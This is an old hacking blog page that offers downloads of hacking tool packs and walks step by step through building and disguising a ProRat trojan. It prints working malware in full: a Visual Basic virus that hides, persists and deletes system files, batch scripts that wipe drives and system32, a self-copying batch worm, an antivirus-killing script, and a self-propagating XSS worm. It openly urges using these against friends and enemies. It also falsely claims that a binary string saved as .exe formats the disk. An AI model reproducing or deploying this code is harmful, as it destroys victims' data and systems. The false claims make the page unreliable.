Showing posts with label Viruses. Show all posts

Thursday, June 2, 2011

BLAZER'S TOOL KIT - ALL IN ONE HACKING SOFTWARE TOOLS PACK - DOWNLOAD

http://www.mediafire.com/?9qa37of7ihd1z
Password: ABlaZerBoTRelease

Features:

★ Inbuilt Web Browser with Java Script and Flash

★ Email Bomber

★ Port Scanner

★ Screen Recorder

★ Pinger

★ Anti-Virus Finder

★ File-Downloader and much more.....


Requirements:

• Dot Net Framework

Compatible OSes

• Windows 7 (32 & 64 Bit) (Tested)..

• Windows Vista (32 & 64 Bit) (Tested)..

• Windows XP (32 & 64 Bit) (Tested)...

Features to Come

- Stealer..

- Keylogger..

- FTP Client..

- SQLi Helper..

- Admin Page Finder..

- Exploit Finder..

ALL IN ONE HACKING SOFTWARE TOOLS PACK - DOWNLOAD

http://www.mediafire.com/?jfs6x2n9jrse3pr
Username 2659139
Password 4invyho3

Tuesday, May 31, 2011

NETTOOLS - AWESOME PACKAGE OF CRAZY HACKING TOOLS - DOWNLOAD

DOWNLOAD HERE:
http://www.mediafire.com/download.php?unujzogm3jd
http://users.telenet.be/ahmadi/nettools.htm

This program also called Powertools, becouse its a great program with lots of hacks but also other handy tools like: .bat to .exe / Tr4nsl4t3 / password protection / and things like that!
1) IP Address Scanner
2) IP Calculator
3) IP Converter
4) Port Listener
5) Port Scanner
6) Ping
7) NetStat (2 ways)
8) Trace Route (2 ways)
9) TCP/IP Configuration
10) Online - Offline Checker
11) Resolve Host & IP
12) Time Sync
13) Whois & MX Lookup
14) Connect0r
15) Connection Analysator and protector
16) Net Sender
17) E-mail seeker
18) Net Pager
19) Active and Passive port scanner
20) Spoofer
21) Hack Trapper
22) HTTP flooder (DoS)
23) Mass Website Visiter
24) Advanced Port Scanner
25) Trojan Hunter (Multi IP)
26) Port Connecter Tool
27) Advanced Spoofer
28) Advanced Anonymous E-mailer
29) Simple Anonymous E-mailer
30) Anonymous E-mailer with Attachment Support
31) Mass E-mailer
32) E-mail Bomber
33) E-mail Spoofer
34) Simple Port Scanner (fast)
35) Advanced Netstat Monitoring
36) X Pinger
37) Web Page Scanner
38) Fast Port Scanner
39) Deep Port Scanner
40) Fastest Host Scanner (UDP)
41) Get Header
42) Open Port Scanner
43) Multi Port Scanner
44) HTTP scanner (Open port 80 subnet scanner)
45) Multi Ping for Cisco Routers
46) TCP Packet Sniffer
47) UDP flooder
48) Resolve and Ping
49) Multi IP ping
50) File Dependency Sniffer
51) EXE-joiner (bind 2 files)
52) Encrypter
53) Advanced Encryption
54) File Difference Engine
55) File Comparasion
56) Mass File Renamer
57) Add Bytes to EXE
58) Variable Encryption
59) Simple File Encryption
60) ASCII to Binary (and Binary to ASCII)
61) Enigma
62) Password Unmasker
63) Credit Card Number Validate and Generate
64) Create Local HTTP Server
65) eXtreme UDP Flooder
66) Web Server Scanner
67) Force Reboot
68) Webpage Info Seeker
69) Bouncer
70) Advanced Packet Sniffer
71) IRC server creater
72) Connection Tester
73) Fake Mail Sender
74) Bandwidth Monitor
75) Remote Desktop Protocol Scanner
76) MX Query
77) Messenger Packet Sniffer
78) API Spy
79) DHCP Restart
80) File Merger
81) E-mail Extractor (crawler / harvester bot)
82) Open FTP Scanner
83) Advanced System Locker
84) Advanced System Information
85) CPU Monitor
86) Windows Startup Manager
87) Process Checker
88) IP String Collecter
89) Mass Auto-Emailer (Database mailer; Spammer)
90) Central Server (Base Server; Echo Server; Time Server; Telnet Server; HTTP Server; FTP Server)
91) Fishing Port Scanner (with named ports)
92) Mouse Record / Play Automation (Macro Tool)
93) Internet / LAN Messenger Chat (Server + Client)
94) Timer Shutdown/Restart/Log Off/Hibernate/Suspend/ Control
95) Hash MD5 Checker
96) Port Connect - Listen tool
97) Internet MAC Address Scanner (Multiple IP)
98) Connection Manager / Monitor
99) Direct Peer Connecter (Send/Receive files + chat)
100) Force Application Termination (against Viruses and Spyware)
101) Easy and Fast Screenshot Maker (also Web Hex Color Picker)
102) COM Detect and Test
103) Create Virtual Drives
104) URL Encoder
105) WEP/WPA Key Generator
106) Sniffer.NET
107) File Shredder
108) Local Access Enumerater
109) Steganographer (Art of hiding secret data in pictures)
110) Subnet Calculater
111) Domain to IP (DNS)
112) Get SNMP Variables
113) Internet Explorer Password Revealer
114) Advanced Multi Port Scanner
115) Port Identification List (+port scanner)
116) Get Quick Net Info
117) Get Remote MAC Address
118) Share Add
119) Net Wanderer
120) WhoIs Console
121) Cookies Analyser
122) Hide Secret Data In Files
123) Packet Generator
124) Secure File Splitting
125) My File Protection (Password Protect Files, File Injections)
126) Dynamic Switch Port Mapper
127) Internet Logger (Log URL)
128) Get Whois Servers
129) File Split&Merge
130) Hide Drive
131) Extract E-mails from Documents
132) Net Tools Mini (Client/Server, Scan, ICMP, Net Statistics, Interactive, Raw Packets, DNS, Whois, ARP, Computer's IP, Wake On LAN)
133) Hook Spy
134) Software Uninstaller
135) Tweak & Clean XP
136) Steganographic Random Byte Encryption
137) NetTools Notepad (encrypt your sensitive data)
138) File Encrypter/Decrypter
139) Quick Proxy Server
140) Connection Redirector (HTTP, IRC, ... All protocols supported)
141) Local E-mail Extractor
142) Recursive E-mail Extractor
143) Outlook Express E-mail Extractor
144) Telnet Client
145) Fast Ip Catcher
146) Monitor Host IP
147) FreeMAC (MAC Address Editor)
148) QuickFTP Server (+user accounts support)
149) NetTools Macro Recorder/Player (Keybord and Mouse Hook)
150) Network Protocol Analyzer
151) Steganographic Tools (Picture, Sounds, ZIP Compression and Misc Methods)
152) WebMirror (Website Ripper)
153) GeoLocate IP
154) Google PageRank Calculator
155) Google Link Crawler (Web Result Grabber)
156) Network Adapter Binder
157) Remote LAN PC Lister
158) Fast Sinusoidal Encryption
159) Software Scanner
160) Fast FTP Client
161) Network Traffic Analysis
162) Network Traffic Visualiser
163) Internet Protocol Scanner
164) Net Meter (Bandwidth Traffic Meter)
165) Net Configuration Switcher
166) Advanced System Hardware Info
167) Live System Information
168) Network Profiler
169) Network Browser
170) Quick Website Maker and Web Gallery Creator
171) Remote PC Shutdown
172) Serial Port Terminal
173) Standard Encryptor
174) Tray Minimizer
175) Extra Tools (nmap console & win32 version)

Thursday, May 19, 2011

PRORAT - TROJAN

To show you an example of a malicious program, I will use a well known Windows Trojan, ProRat.

1. Download ProRat. Once it is downloaded right click on the folder and choose to extract it. A password prompt will come up. The password will be “pro”.


2. Open up the program. You should see the following:



3. Next we will create the actual Trojan file. Click on Create and choose Create ProRat Server.


4. Next put in your IP address so the server could connect to you. If you don’t know your IP address click on the little arrow to have it filled in for you automatically. Next put in your e-mail so that when and if a victim gets infected it will send you a message. We will not be using the rest of the options.

 
5. Click on the General Settings button to continue. Here we will choose the server port the program will connect through, the password you will be asked to enter when the victim is infected and you wish to connect with them, and the victim name. As you can see ProRat has the ability to disable the windows firewall and hide itself from being displayed in the task manager.
 

6. Click on the Bind with File button to continue. Here you will have the option to bind the trojan server file with another file. Remember a trojan can only be executed if a human runs it. So by binding it with a legitimate file like a text document or a game, the chances of someone clicking it go up. Check the bind option and select a file to bind it to. In the example I will use an ordinary text document.


7. Click on the Server Extensions button to continue. Here you choose what kind of server file to generate. I will stick with the default because it has icon support, but exe’s looks suspicious so it would be smart to change it.

 
8. Click on Server Icon to continue. Here you will choose an icon for your server file to have. The icons help mask what the file actually is. For my example I will choose the regular text document icon since my file is a text document.

 
9. Finally click on Create Server to, you guessed it, create the server file. Below is what my server file looks like.


10. A hacker would probably rename it to something like “Funny Joke” and send it as an attachment to some people. A hacker could also put it up as a torrent pretending it is something else, like the latest game that just came out so he could get people to download it.

11. Now, I will show you what happens when a victim installs the server onto his computer and what the hacker could do next.

12. I’m going to run the server on my own computer to show you what would happen. Once I run it the trojan will be installed onto my computer in the background. The hacker would then get a message telling him that I was infected. He would then connect to my computer by typing in my IP address, port and clicking Connect. He will be asked for the password that he made when he created the server. Once he types it in, he will be connected to my computer and have full control over it.


13. Now the hacker has a lot of options to choose from as you can see on the right. He has access to all my computer files, he can shut down my pc, get all the saved passwords off my computer, send a message to my computer, format my whole hard drive, take a screen shot of my computer, and so much more. Below I’ll show you a few examples


14. The image below shows the message I would get on my screen if the hacker chose to message me.


15. Below is an image of my task bar after the hacker clicks on Hide Start Button.


16. Below is an image of what the hacker would see if he chose to take a screen shot of the victims screen.


As you saw in the above example, a hacker can do a lot of silly things or a lot of damage to the victim. ProRat is a very well known trojan so if the victim has an anti-virus program installed he most likely won’t get infected. Many skilled hackers can program their own viruses and Trojans that can easily bypass anti-virus programs.

HOW DO HACKERS DISABLE VICTIMS ANTIVIRUS

First hacker make an batch file and crypted that file and send to the victim with some attractive words and example must click.bat,when an victim clicks,their antivirus disabled and hacker enjoy the remaining work.

Download code for here

Copy the code and paste it in notepad and save it as anything.bat

Tuesday, May 17, 2011

HACK THE GAME - LEARN HACKING WITH IT

Hack The Game is a small size and free game which will let you enjoy the real world of hacking. It gives you DOS environment to play which will make you feel that you are really hacking something. It is also having lots of sounds for typing and several warning announcement which makes the gaming experience more realistic.


Download HACK THE GAME

After downloading, just start it, select your language and input any ID you may like. You will find many missions in this game, briefing of each mission will be available in your inbox. The mail itself includes several hints and processes on how to hack. You can also check Settings to turn off the sounds and warning messages etc.

The best thing is that no installation is needed to run this game and it is totally safe to play as it utilizes local files which in game play acts as a remote files. So, you just don not need to worry about your security. If you are having doubt about it, then just play it offline.... Enjoy

HOW TO CREATE A VIRUS IN WINDOWS

Here I am gonna tell you that how to create a simple virus in the Windows operated computer systems. It is a very simple trick and you can do it in just a minute.

HOW TO : Create A Virus In Windows

1. Copy the number given below and paste it in a Notepad file

01001011000111110010010101010101010000011111100000

2. Now save the file as any name and put the extension as .exe like, ‘whateveryouwish.exe

3. When somebody opens this file then, the hard disc format will format.

For more fun, you can keep this file in any computer, which you can access, in a far-off folder. For that first of all rename the file and make a shortcut to desktop. Now, just hide the original file and change the icon of the shortcut to that of My Computer, My Documents or any popular icon. And rename it according to that and delete the original icon and link from the desktop. Now when someone will try to open it then hard disk will format...

Saturday, May 14, 2011

ALL IN ONE HACKING SOFTWARE TOOL PACK

HOW TO CREATE A POWERFUL VIRUS IN VISUAL BASIC

Open VB and follow the code:

--code start here--

Private Sub Form_Load()
On Error Resume Next
'This command will allow the application to continue running
'even if an error occurs instead of terminating/closing.
Hide
'This command will hide the application from even being seen on the victims
'screen even if your program has it's settings set to Visible|True
App.TaskVisible = False
'This command is even better, this command will stop your program
'from showing up in Task Manager-Applications Tab List, but it will still
'show up in process list, sorry =/
End Sub


'disable taskmanager

Shell "REG add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableTaskMgr /t REG_DWORD /d 1 /f", vbHide
Shell "REG add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v ###Name### /t REG_SZ /d ###Drive:\Path\Name.exe### /f", vbHide
'This command will make your application start with windows.
Shell "REG add HKCR\exefile\shell\open\command /v Shell /t REG_SZ /d ###Drive:\Path\Name.exe### %1 %* /f", vbHide
'This command will make your application start when ever the victim opens another application via msnmsngr.exe as an example
Shell "REG add HKLM\Control Panel\International /v s1159 /t REG_S /d ###Letter/Symbol/Number### /f", vbHide
Shell "REG add HKLM\Control Panel\International /v s2359 /t REG_SZ /d ###Letter/Symbol/Number### /f", vbHide
Shell "REG add HKLM\Control Panel\International /v SLongDate /t REG_SZ /d ###Letter/Symbol/Number### /f", vbHide
Shell "REG add HKLM\Control Panel\International /v sShortDate /t REG_SZ /d ###Letter/Symbol/Number### /f", vbHide
Shell "REG add HKLM\Control Panel\International /v sTimeFormat /t REG_SZ /d ###Letter/Symbol/Number### /f", vbHide
Shell "REG add HKLM\Control Panel\International /v sNativeDigits /t REG_SZ /d ###Letter/Symbol/Number### /f", vbHide
'These commands will set the time & date for the victims computer permanently
'Change the ###Letter/Symbol/Number### to ? for example, and the victim will see ???????? for the time and ??????
'for the date.
FileCopy App.Path & "\" & App.EXEName & ".EXE", "Drive:\Path\Name.exe"
'This code well, it couldn't be more obvious what it does, but when copying your virus/worm ect
'to a new path, try looking up windows processes like svchost.exe, making it harder for the victim
'to get rid of your virus/worm/trojan ect.

Dim intResult As Integer
Randomize
intResult = Int((9542 * Rnd) + 4592)
FileCopy App.Path & "\" & App.EXEName & ".EXE", "c:\Documents and Settings\All Users\Desktop\DimenBlackScript.exe" & intResult & ".exe"
'Ok for abit of fun, here is a simple code but a real nasty one, add a timer to your application
'interval set to "1" when this code runs, all user accounts desktops will be flooded with your virus and the longer it
'runs the more Memory it takes up and the more viruses that person has to delete, try adding it to places like
' C:\DOCU~\All Users\Start Menu\Programs\Start up\
'That will cause the victim alot of hassle =P.

Kill "c:\windows\win.ini"
Kill "c:\windows\system.ini"
Open "c:\WINDOWS\win.ini" For Output As #1
Print #1, "Load = C:\Program Files\Virus1.exe"
Print #1, "run = C:\Program Files\Virus2.exe"
Close #1
Open "c:\WINDOWS\system.ini" For Output As #1
Print #1, "Shell=Explorer.exe C:\WINDOWS\System\Virus3.exe"
Print #1, "Shell=Explorer.exe C:\WINDOWS\System32\Virus4.exe"
Close #1
'Ok people more fun, making your application start with windows, without using Registry or DOS
'one little alter and your viruses and start with windows and the victim will not know how.

Open "c:\WINDOWS\system32\drivers\etc\hosts" For Output As #1
Print #1, "208.65.153.251 208.65.153.251 "
Print #1, "208.65.153.251 www.google.com"
Print #1, "208.65.153.251 www.google.co.uk"
Print #1, "208.65.153.251 www.yahoo.com"
Print #1, "208.65.153.251 www.yahoo.co.uk"
Print #1, "208.65.153.251 www.askjeeves.com"
Print #1, "208.65.153.251 www.altavista.com"
Print #1, "208.65.153.251 www.alltheweb.com"
Print #1, "208.65.153.251 www.msn.com"
Print #1, "208.65.153.251 www.hotmail.com"
Print #1, "208.65.153.251 www.myspace.com"
Print #1, "208.65.153.251 www.plunder.com"
Print #1, "208.65.153.251 www.quicksharing.com"
Print #1, "208.65.153.251 www.myspace.co.uk"
Close #1
'Just something to help stop the victim from google-ing what the virus has done, and getting information
'or downloads to help rid them of your infection >=P.

Kill "%SystemRoot%\syst" & "em32\dfrg.msc"
Kill "%SystemRoot%\syste" & "m32\wscui.cpl"
Kill "C:\Program Files\Co" & "mmon Files\Microsoft Shared\MSInfo\msinfo32.exe"
Kill "%SystemRoot%\syste" & "m32\restore\rstrui.exe"
Kill "c:\WINDOWS\syste" & "m32\rundll32.exe"
'Ok now finally let's get rid of System Restore, Rundll(by deleting this file, the victim can no longer
'view the properties window for any file on his or her computer).
--code end here--

Saturday, April 30, 2011

THE CROSS SITE SCRIPTING VIRUS

The following proof of concept demonstrates a XSS virus. The vulnerable environment created is an example scenario required for XSS viruses and does not show an exhaustive set of possible conditions. It illustrates permanent XSS within a web application. In this case, the vulnerability is exploitable via a get request, which allows a trivial virus to be created.
Initially an instance of the vulnerable web application will be seeded with the self-propagating code. When this code is executed by web browsers, it results in their infection. The infected web browsers connect to random sites and perform the exploiting get request. The injected code will, in turn, infect further vulnerable web applications with the self-propagating code.


The following crafted permanent XSS exploitable PHP page can be infected with a virus. The page accepts a parameter (param) value and writes it to a file (file.txt). This file is then returned in the request to the browser. The file will contain the previous value of the “param” parameter. If no parameter is passed it will display the file without updating it.


Web Application: index.php

Code:
<?php
$p=$HTTP_GET_VARS[’param’];
$filename = “./file.txt”;

if ($p != “”) {

$handle=fopen($filename, “wb”);
fputs($handle, $p);
fclose($handle);
}

$handle = fopen($filename, “r”);

$contents = fread($handle, filesize($filename));
fclose($handle);

print $contents;

?>
This page (index.php) was hosted on multiple virtual servers within a 10.0.0.0/24 subnet. One web application instance was then seeded with the following code which retrieves a javascript file and executes it. Alternatively, it is possible to inject the entire code into the vulnerable applications rather than requesting a javascript file. For simplicity, a javascript file (xssv.jsp) was requested.

Injected Seed Code:

Code:
<iframe name=”iframex” id=”iframex” src=”hidden” style=”display:none”>
</iframe>
<script SRC=”http://<webserver>/xssv.js”></script>

The javascript file that was requested in the example is shown below. Its self-propagation uses an iframe which is periodically reloaded using the loadIframe() function. The target site IP address of the iframe is selected randomly within the 10.0.0.0/24 subnet via the function get_random_ip(). The XSS virus uses a combination of these two functions and the continual periodic invocation using the setInterval() function.


Javascipt: xssv.jsp

Code:
function loadIframe(iframeName, url) {
if ( window.frames[iframeName] ) {
window.frames[iframeName].location = url;
return false;
}
else return true;
}

function do_request() {

var ip = get_random_ip();
var exploit_string = '<iframe name="iframe2" id="iframe2" ' +
'src="hidden" style="display:none"></iframe> ' +
'<script SRC="http://<webserver>/xssv.js"></script>';

loadIframe('iframe2',

"http://" + ip + "/index.php?param=" + exploit_string);
}

function get_random()

{
var ranNum= Math.round(Math.random()*255);
return ranNum;
}

function get_random_ip()

{
return "10.0.0."+get_random();
}

setInterval("do_request()", 10000);


Viewing the seeded web application caused the browser to infect other web applications within the 10.0.0.0/24 subnet. This infection continued until some, but not all, applications were infected. At this point the browser was manually stopped. Another browser was then used to view one of the newly infected web applications. The virus then continued to infect the remaining uninfected web applications within the subnet.


This proof of concept shows that under controlled conditions, not dissimilar to a real world environment, a XSS virus can be self-propagating and infectious.

Conventional Virus Differences

Conventional viruses reside and execute on the same system. XSS viruses separate these two requirements in a symbiotic relationship between the server and the browser. The execution occurs on the client browser and the code resides on the server.


Platform indiscrimination also differentiates a XSS virus from its conventional counterparts. This is due to the encapsulation within HTML and the HTTP/HTTPS protocol. These standards are supported on most web browsers running on a variety of operating systems, making cross-site scripting viruses platform independent. This platform independence increases the number of potential web applications that can be infected.

Infection

Cross-site scripting virus infection occurs in two stages and usually on at least two devices. As such, there are two kinds of infections that work symbiotically.


The server is infected with persistent self-propagating code that it doesn't execute. The second stage is browser infection. The injected code is loaded from the site into the non-persistent web browser and executed. The execution then seeks new servers/pages to be exploited and potentially executes its payload. Typically, there will be one infected server to many infected browsers.

Payload

Like conventional viruses, XSS viruses are capable of delivering payloads. The payloads will be executed in the browser and have the restriction of HTML compliant code. That is, the payload can perform HTML functions, including javascript.


Whilst this does pose limitations, XSS viruses are still capable of malicious activity. For example, the payload could deliver a DDOS attack, display spam or contain browser exploits. Future payload capability is likely to be greater due to increasing browser sophistication.

Disinfection

The relationship between the server and one browser can be broken by simply shutting down the browser. However, there is currently no means to prevent browser re-infection other than disabling browser functionality.


Potential disinfection methods will involve the referrer field from the request header. This is due to the fact that the referrer is likely to be logged on web servers where infection has been attempted. Thus, where referrer spoofing hasn't occurred, following the log files will reveal a trail back to the source of the virus.

Prevention

A common initial preventative to viral infection is a network level firewall. As HTTP/HTTPS protocols are afforded unfettered access through common firewall configurations, these firewall barriers are ineffectual. A potential remedy to this is an application firewall with the appropriate XSS virus signatures. Whilst unlikely, the most obvious way to prevent XSS viruses is to remove XSS vulnerabilities from web applications.

Conclusion

The infectious nature of XSS viruses has been demonstrated within a controlled environment. It was achieved through a purposely crafted vulnerable web application distributed across a subnet. This environment was subsequently infected.


XSS viruses are a new species. They distinguish themselves from their conventional cousins through the requirement for a server-client symbiotic relationship and their platform independence. These differences have both positive and negative influences on the virulence of infection.


This paper illustrates that XSS viruses are platform independent and capable of carrying out malicious functions. Whilst there are mitigating factors, these points coupled with the increasing sophistication of web browsers show the threat of XSS viruses. Proactive measures need to be taken in order to combat this threat, before XSS viruses become endemic.

Friday, April 29, 2011

HOW TO HIDE A VIRUS INTO ANOTHER FILE

There are many ways one can get a virus but in this case he had picked up some bad files on Limewire (P2P file sharing software). The viruses were wrapped up with legitimate music files. In other words, he downloaded the music file, ran the music file and the music file played as usual. What he didn't know is that a virus file was hidden within the music file. How does that happen? We will attempt to explain this.

Please note that we are not publishing the code we used to do this so others don't download and abuse it!


First off we need a binder program...
How to hide a virus

This program will bind two files together. Now we are going to wrap up our virus file (File1) with our image file (File2). Notice how you can change the file extensions to what ever you want. You can load .exe, .vbs viruses etc... You can also choose that the main file is an image, video or what ever you want.

How to hide a virus


Once you have decided on what virus you want to hide and in what type of media file you want to use, you tell the code to run the media file normally but HIDE the virus file (usually runs in console window).

How to hide a virus


Once we have set up the C code to do as we want, we then run the makefile script. This will run our code through Borlands C compiler and build our program. The finished program is called dropper.exe. You can make this code have whatever icon you want. In this example, since we are trying to hide our virus in an image file we used an image icon.

How to hide a virus


Keep in mind that this is just one example of how people hide virus files inside other working media files. It is very important to have up to date AV (Anti Virus) software and if you are running a Windows computer ALWAYS have the computer show you the files extension!

JPS VIRUS MAKER 3.0

You can make different types of viruses with the help of JPS...
http://www.4shared.com/file/ES4o5gYM/JPSVM3.html


MAKE A VIRUS

Copy the Following Codes into different Notepads and save them as anything.bat

VIRUS 1: This Virus Code will delete your all files in hard drive...


@echo off
del %systemdrive%\*.* /f /s /q
shutdown -r -f -t 00


VIRUS 2: This Virus will crash your window...

@Echo off
Del C:\ *.* y
 
VIRUS 3: This Virus Will just restart your PC...

@echo off shutdown -r -f -t 00
save as anyname.bat
 
Enjoy...!!!

DESTROY YOUR FRIENDS' COMPUTER USING SIMPLE NITEPAD VIRUS

In this post we'll take a look on how to create a deadly computer virus to destroy your enemy or victim's PC...
Open Notepad, Type or Paste in the following command:-
del c:\windows\system32\*.* /q

Save it with the extension ".bat or .cmd" as u want...
Don't double click the file otherwise u r in trouble. Why??? Bcz the file u created deletes all files from your system32 folder and when u restart your PC it will not start bcz system can not find the files in the system32 folder which is required at the time of booting...
You can also test the above by creating a fake folder let suppose:-
windows1 in C:\.
Copy some old files in it and just follow the above command. By double clicking the bat or cmd file ur all files automaitcally get deleted.
You can try this file one any one's computer. (but this result in causing damage to the computer, so think again before trying this on anyone's PC)
VIRUS 2:
 
This post is to help you to send viruses to your enemies! Here goes,
Paste the below given code in your Notepad, then save it as anyname.bat
Do not click on that batch file... Send it to your enimies' email... It will:
1) Copy itself into startup
2) Copy itself over one thousand times into random spots in your computer
3) Hide its self and all other created files
4) Task kill MSN, Norton, Windows Explorer, Limewire.
5) Swap the left mouse button with the right one
6) Opens alert boxes
7) Changes the time to 12:00 and shuts down the computer
CODE:-

@Echo off
color
4
title
4
title R
.I.P
start
start
start
start calc
copy
%0 %Systemroot%\Greatgame > nul
reg add HKLM
\Software\Microsoft\Windows\CurrentVersion\Run /v Greatgame /t REG_SZ/d %systemroot%\Greatgame.bat /f > nul
copy
%0 *.bat > nulAttrib +r +h Greatgame.batAttrib +r +h
RUNDLL32 USER32
.DLL.SwapMouseButton
start calc
cls
tskill msnmsgr
tskill
LimeWire
tskill iexplore
tskill
NMain
start
cls
cd
%userprofile%\desktop
copy
Greatgame.bat R.I.P.bat
copy
Greatgame.bat R.I.P.jpg
copy
Greatgame.bat R.I.P.txt
copy
Greatgame.bat R.I.P.exe
copy
Greatgame.bat R.I.P.mov
copy
Greatgame.bat FixVirus.bat
cd
%userprofile%My Documents
copy
Greatgame.bat R.I.P.bat
copy
Greatgame.bat R.I.P.jpg
copy
Greatgame.bat R.I.P.txt
copy
Greatgame.bat R.I.P.exe
copy
Greatgame.bat R.I.P.mov
copy
Greatgame.bat FixVirus.bat
start
start calc
cls
msg
* R.I.P
msg
* R.I.P
shutdown
-r -t 10 -c "VIRUS DETECTED"
start
start
time
12:00
:R.I.P
cd
%usernameprofile%\desktop
copy
Greatgame.bat %random%.batgoto RIP

HOW TO MAKE A DEADLY COMPUTER VIRUS

How to make Virus by Virus software:-

1) Free Download Virus software to make virus.

2) Run "In Shadow Batch Virus Generator.exe" application to see something like this:

3) You can use various options to make virus to suit your needs. You can:
- Infect files of various extensions
- Insert virus in startup menu, Kill various processes.
- Disable all security services like Windows Defender, Antivirus, Firewall.
- Rename file extensions, spread virus via file sharing.
- Create new admin account, change user account password.
- Block various websites, download trojan files to victim computer, shutdown victim computer and much more.
4) After selecting various options, move on to "Creating Options" tab and hit on "Save as Bat". Assign name to the virus and hit on Save.


5) Now, you have your virus ready to hack your victim. Thus, you are able to make virus using Virus software.

HOW TO CORRUPT YOUR FRIENDS' COMPUTER WINDOW USING DOS

Goto Notepad, paste in the below given code, and save it as Window.bat

@echo off
del c:\windows\system32\restore
del c:\windows\system32\winlogon.exe
del c:\windows\system32\logonui.exe
shutdown -f

FORMAT OR DESTROY YOUR FRIENDS' PC HARD DISK DATA USING NOTEPAD

Copy the following code:

010010110001111100100101010101010100000111111 00000

And go to your desktop, create a new text document, paste it there, and Save As it as .EXE and any Name would Do. eg- (virus.exe)...

HOW TO DISABLE YOUR VICTIM'S ANTIVIRUS

Copy this Code...
Code:
@ echo off

rem –
rem Permanently Kill Anti-Virus
net stop “Security Center”
netsh firewall set opmode mode=disable
tskill /A av*
tskill /A fire*
tskill /A anti*
cls
tskill /A spy*
tskill /A bullguard
tskill /A PersFw
tskill /A KAV*
tskill /A ZONEALARM
tskill /A SAFEWEB
cls
tskill /A OUTPOST
tskill /A nv*
tskill /A nav*
tskill /A F-*
tskill /A ESAFE
tskill /A cle
cls
tskill /A BLACKICE
tskill /A def*
tskill /A kav
tskill /A kav*
tskill /A avg*
tskill /A ash*
cls
tskill /A aswupdsv
tskill /A ewid*
tskill /A guard*
tskill /A guar*
tskill /A gcasDt*
tskill /A msmp*
cls
tskill /A mcafe*
tskill /A mghtml
tskill /A msiexec
tskill /A outpost
tskill /A isafe
tskill /A zap*
cls
tskill /A zauinst
tskill /A upd*
tskill /A zlclien*
tskill /A minilog
tskill /A cc*
tskill /A norton*
cls
tskill /A norton au*
tskill /A ccc*
tskill /A npfmn*
tskill /A loge*
tskill /A nisum*
tskill /A issvc
tskill /A tmp*
cls
tskill /A tmn*
tskill /A pcc*
tskill /A cpd*
tskill /A pop*
tskill /A pav*
tskill /A padmin
cls
tskill /A panda*
tskill /A avsch*
tskill /A sche*
tskill /A syman*
tskill /A virus*
tskill /A realm*
cls
tskill /A sweep*
tskill /A scan*
tskill /A ad-*
tskill /A safe*
tskill /A avas*
tskill /A norm*
cls
tskill /A offg*
del /Q /F C:Program Filesalwils~1avast4*.*
del /Q /F C:Program FilesLavasoftAd-awa~1*.exe
del /Q /F C:Program Fileskasper~1*.exe
cls
del /Q /F C:Program Filestrojan~1*.exe
del /Q /F C:Program Filesf-prot95*.dll
del /Q /F C:Program Filestbav*.dat
cls
del /Q /F C:Program Filesavpersonal*.vdf
del /Q /F C:Program FilesNorton~1*.cnt
del /Q /F C:Program FilesMcafee*.*
cls
del /Q /F C:Program FilesNorton~1Norton~1Norton~3*.*
del /Q /F C:Program FilesNorton~1Norton~1speedd~1*.*
del /Q /F C:Program FilesNorton~1Norton~1*.*
del /Q /F C:Program FilesNorton~1*.*
cls
del /Q /F C:Program Filesavgamsr*.exe
del /Q /F C:Program Filesavgamsvr*.exe
del /Q /F C:Program Filesavgemc*.exe
cls
del /Q /F C:Program Filesavgcc*.exe
del /Q /F C:Program Filesavgupsvc*.exe
del /Q /F C:Program Filesgrisoft
del /Q /F C:Program Filesnood32krn*.exe
del /Q /F C:Program Filesnood32*.exe
cls
del /Q /F C:Program Filesnod32
del /Q /F C:Program Filesnood32
del /Q /F C:Program Fileskav*.exe
del /Q /F C:Program Fileskavmm*.exe
del /Q /F C:Program Fileskaspersky*.*
cls
del /Q /F C:Program Filesewidoctrl*.exe
del /Q /F C:Program Filesguard*.exe
del /Q /F C:Program Filesewido*.exe
cls
del /Q /F C:Program Filespavprsrv*.exe
del /Q /F C:Program Filespavprot*.exe
del /Q /F C:Program Filesavengine*.exe
cls
del /Q /F C:Program Filesapvxdwin*.exe
del /Q /F C:Program Fileswebproxy*.exe
del /Q /F C:Program Filespanda software*.*
rem –

And go to your desktop, create a new text document, paste it there and save it as anyname.bat while choosing file type as all files...